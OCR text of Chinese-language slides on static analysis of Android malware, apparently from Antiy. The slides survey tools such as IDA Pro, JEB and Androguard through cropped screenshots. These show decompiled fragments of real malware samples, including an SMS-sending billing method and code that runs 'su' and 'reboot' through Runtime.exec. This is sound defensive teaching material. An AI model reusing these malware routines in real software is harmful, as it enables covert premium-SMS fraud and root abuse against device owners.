
```
    return-object v0
.end method

.method public comment()Ljava/lang/String;
    .locals 5
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/text/ParseException;
        }
    .end annotation

    .prologue
    .line 551
    new-instance v1, Ljava/lang/StringBuffer;

    invoke-direct {v1}, Ljava/lang/StringBuffer;-><init>()V

    .line 552
    .local v1, retval:Ljava/lang/StringBuffer;
    const/4 v2, 0x0

    invoke-virtual {p0, v2}, Lgov/nist/core/LexerCore;->lookAhead(I)C

    move-result v2

    const/16 v3, 0x28

    if-eq v2, v3, :cond_0

    .line 553
    const/4 v2, 0x0

    .line 575
    :goto_0
    return-object v2

    .line 554
    :cond_0
    const/4 v2, 0x1

    invoke-virtual {p0, v2}, Lgov/nist/core/LexerCore;->consume(I)V

    .line 556
    :goto_1
    invoke-virtual {p0}, Lgov/nist/core/LexerCore;->getNextChar()C

    move-result v0

    .line 557
    .local v0, next:C
    const/16 v2, 0x29
```

创
造
就
是
我
们
的
脚
步

静态分析—集成工具

- 工具：IDA Pro 6.0及以上
- 优点
  - 对名字的交叉索引，对查看流程有一定帮助
- 缺点
  - 不支持Java class tree结构，类名诡异
  - 反汇编结果信息不如smali丰富

静态分析—IDA Pro



```
Function name
DownloadNotification$NotificationIt
DownloadNotification__init_@VL
DownloadNotification_getDownload
DownloadNotification_updateActive
DownloadNotification_updateComp
DownloadNotification_updateNotifi
DownloadReceiver__init_@V
DownloadReceiver_onReceive@VLL
DownloadService$DownloadManag
DownloadService$DownloadManag
DownloadService$MyMediaScanner
DownloadService$MyMediaScanner
DownloadService$MyMediaScanner
DownloadService$MyMediaScanner
DownloadService$UpdateThread__i
DownloadService$UpdateThread_ru
DownloadService__init_@V
DownloadService_access$0@VL
DownloadService_access$1@LL
DownloadService_access$10@VLI
DownloadService_access$11@ZLLIZ
DownloadService_access$12@ZLI
Line 1678 of 1766
```

```
public boolean
net.lucky.star.mrtm.srv.DownloadService$MyMediaScannerConnection.scanFile(
  android.database.Cursor p0,
  int p1)
                                   # CODE XREF: DownloadService$UpdateThread_run@V+30C↓j
                                   # DownloadService$UpdateThread_run@V+3C8↓j ...


const/4                          v6, 1
iget-object                      v2, this, DownloadService$MyMediaScannerConnec
invoke-static                    {v2}, <ref DownloadService.access$1(ref) Downl
move-result-object               v2
invoke-virtual                   {v2, p1}, <ref ArrayList.get(int) imp. @ _def_
move-result-object               v0
check-cast                       v0, <t: DownloadInfo>
monitor-enter                    this
-0x472C6:
iget-object                      v2, v0, DownloadInfo_mFileName
iget-object                      v3, v0, DownloadInfo_mMimeType
invoke-virtual                   {this, v2, v3}, <void DownloadService$MyMediaS
if-eqz                           p0, loc_472BE
new-instance                     v1, <t: ContentValues>
invoke-direct                    {v1}, <void ContentValues.<init>() imp. @ _def
00047259 00047258: DownloadService$MyMediaScannerConnection scanFile@ZLI+1C
```


```
AU:  idle   Down     Disk: 218GB
```

创造就是我们的脚步

静态分析—集成工具

- 工具：jeb
  - http://www.android-decompiler.com/
    - 1.3.201308091　发布时间2013-08-09
  - 优点
    - 功能很强大
  - 缺点
    - 太贵了，One individual license　$1000

静态分析—jeb



JEB - c:\users\nf\projects\apkrepo\honeynet1\5D93E04123B76783BDDA32D8967702D7240E1B60C171C50637377D1A008270D3.APK

```
0000001E  const-string      v3, "class_name"
00000022  invoke-virtual    n->a(String)String, p0, v3
00000028  move-result-object v3
0000002A  invoke-direct     ComponentName-><init>(String, String)V, v1, v2, v3
00000030  invoke-virtual    Intent->setComponent(ComponentName)Intent, v0, v1
```

```
Running script C:\Users\nf\projects\c
```

4459:51 | File offset: 9F64h | Lcom/geinimi/ads/n;->f()

```java
public final class c extends a {
    private int b;

    protected c(String arg2) {
        super(arg2);
        this.b = 0;
    }

    public fi
        try {

        catch

    public fi
        int v
        if(v0
```

```
Running script C:\Users\nf\projects\dec
```

19:17 | Lcom/geinimi/a/c;->a()V | 16

Options

Internet

☑ Check for update on startup

☑ Check Java version on startup

Network proxy settings (type|address|port)

Database

☑ Compress database items

0 Auto-save database (timeout in minutes)

Documentation

URL or path to Android SDK Javadoc: http://developer.android.com/ Browse

URL or path to Dalvik opcodes information: http://www.android-decompiler.com/help/dalvik-bytecode.html Browse

```
.end method

.class public
.super a
.source ""

.field privat

.method prote
.end method
```

```
Running script C:\Users\nf\projects\decompiler\DexParser\plugins\SamplePlugin.py...
```

19:17 | Lcom/geinimi/a/c;->a()V | 16

创造就是我们的

Android恶意代码分析


静态分析—集成工具

- Py工具箱：Androguard
  - https://code.google.com/p/androguard/
- 优点
  - 相似性对比、图形化显示、反编译、指令模拟等很多技术当时都很超前
  - Py模块开发，容易被集成为自动化系统
- 缺点
  - 长时间停止维护
  - 单点分析略显笨重，需要一定研发能力才能使用

创

造

就



claud@claud-pc: ~/android/androguard

```
>>> import androguard
>>> a = androguard.AndroguardS('./examples/dalvik/test/bin/classes.dex')
```

```
In [15]: a, d, dx = AnalyzeAPK("./apks/malwares/vidro/007d64afe72c2cdbbede547d2c402519b315434ce6a839e41f7f6caf2e3d88a0", decompiler="dad"

In [16]: d.CLASS_Lcom_vid4droid_BillingManager.METHOD_SendSMS.source()
public void SendSMS(String p9, String p10)
    {
        if((this.preferences.getBoolean("feature_ping", 0) != 0) && (this.canPing() != 0)) {
            this.logPing();
            v5 = new String[2];
            v5[0] = p9;
            v
            n
        }
        if(th
            v
            i

            }

            }
            t
        }
        retur
    }
```

```
3 0x10
4 0x14
]
5 0x1a
```

```
Lsmart/apps/superclean/Tools; Device->(Ljava/lang/String; Landroid/content/Context;)Z
Local registers v0 ... v3
param v4 = java.lang.String
param v5 = android.content.Context
return = boolean

0  const/4 v1, 0x0

2  invoke-virtual v4, Ljava/lang/String;->toLowerCase()Ljava/lang/String;
8  move-result-object v2
a  const-string v3, 'reboot'
c  invoke-virtual v2, v3, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
14 move-result v2
16 if-eqz v2, 0x15

Ljava/lang/Exception;

1a invoke-static Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
20 move-result-object v2
22 const-string v3, 'su'
26 invoke-virtual v2, v3, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
2c invoke-static Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
32 move-result-object v2
34 const-string v3, 'reboot'
38 invoke-virtual v2, v3, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
3e const/4 v1, 0x1

42 move-exception v0
44 new-instance v2, Ljava/lang/StringBuilder;
48 invoke-virtual v0, Ljava/lang/Exception;->getMessage()Ljava/lang/String;
4e move-result-object v3
50 invoke-virtual v3, Ljava/lang/String;->toString()Ljava/lang/String;
56 move-result-object v3
58 invoke-static v3, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;
5e move-result-object v3
60 invoke-direct v2, v3, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
66 const-string v3, '\n'
6a invoke-virtual v2, v3, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
70 move-result-object v2
72 invoke-virtual v2, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
78 move-result-object v2
7a invoke-static v2, v5, Lsmart/apps/superclean/Tools;->CreateAndSentErrorLog(Ljava/lang/String; Landroid/content/Context;)V
80 goto 0x15

40 return v1
```


ANTIY

静态分析——其他

- Dexer
  - https://dexter.bluebox.com/
- APKInspector
  - https://code.google.com/p/apkinspector/
    - 2011-08
- ApkAnalyser
  - https://github.com/sonyxperiadev/ApkAnalyser/
    - 最新版本5.2　发布时间1 年前
    - 发布方：http://developer.sonymobile.com/

静态分析—Arm反汇编与反编译

- 工具：IDA Pro 6.0及以上、Hex-ray Decompiler for ARM



Function name
sub_9AE4
sub_9B70
sub_9B88
sub_9CF8
sub_9D50
sub_9E40
sub_9F40
sub_A078
sub_A18C
sub_A2FC
sub_A308
sub_A414
sub_A450
sub_A648

Line 95 of 164


```
MOV     R6, R10
MOV     R5, R9
MOV     R4, R8
PUSH    {R4-R7}
LDR     R4, =0xFFFFFBF4
LDR     R5, =(__stack_chk_guard_ptr - 0xC130)
LDR     R0, =0x404
ADD     SP, R4
LDR     R4, =(_GLOBAL_OFFSET_TABLE_ - 0xA46E)
LDR     R6, =(aSystemEtc_dhcp - 0xA472)
ADD     R0, SP
ADD     R4, PC
LDR     R3, [R4,R5]
ADD     R6, PC              ; "/system/etc/.dhcpcd"
MOVS    R1, #0              ; type
LDR     R3, [R3]
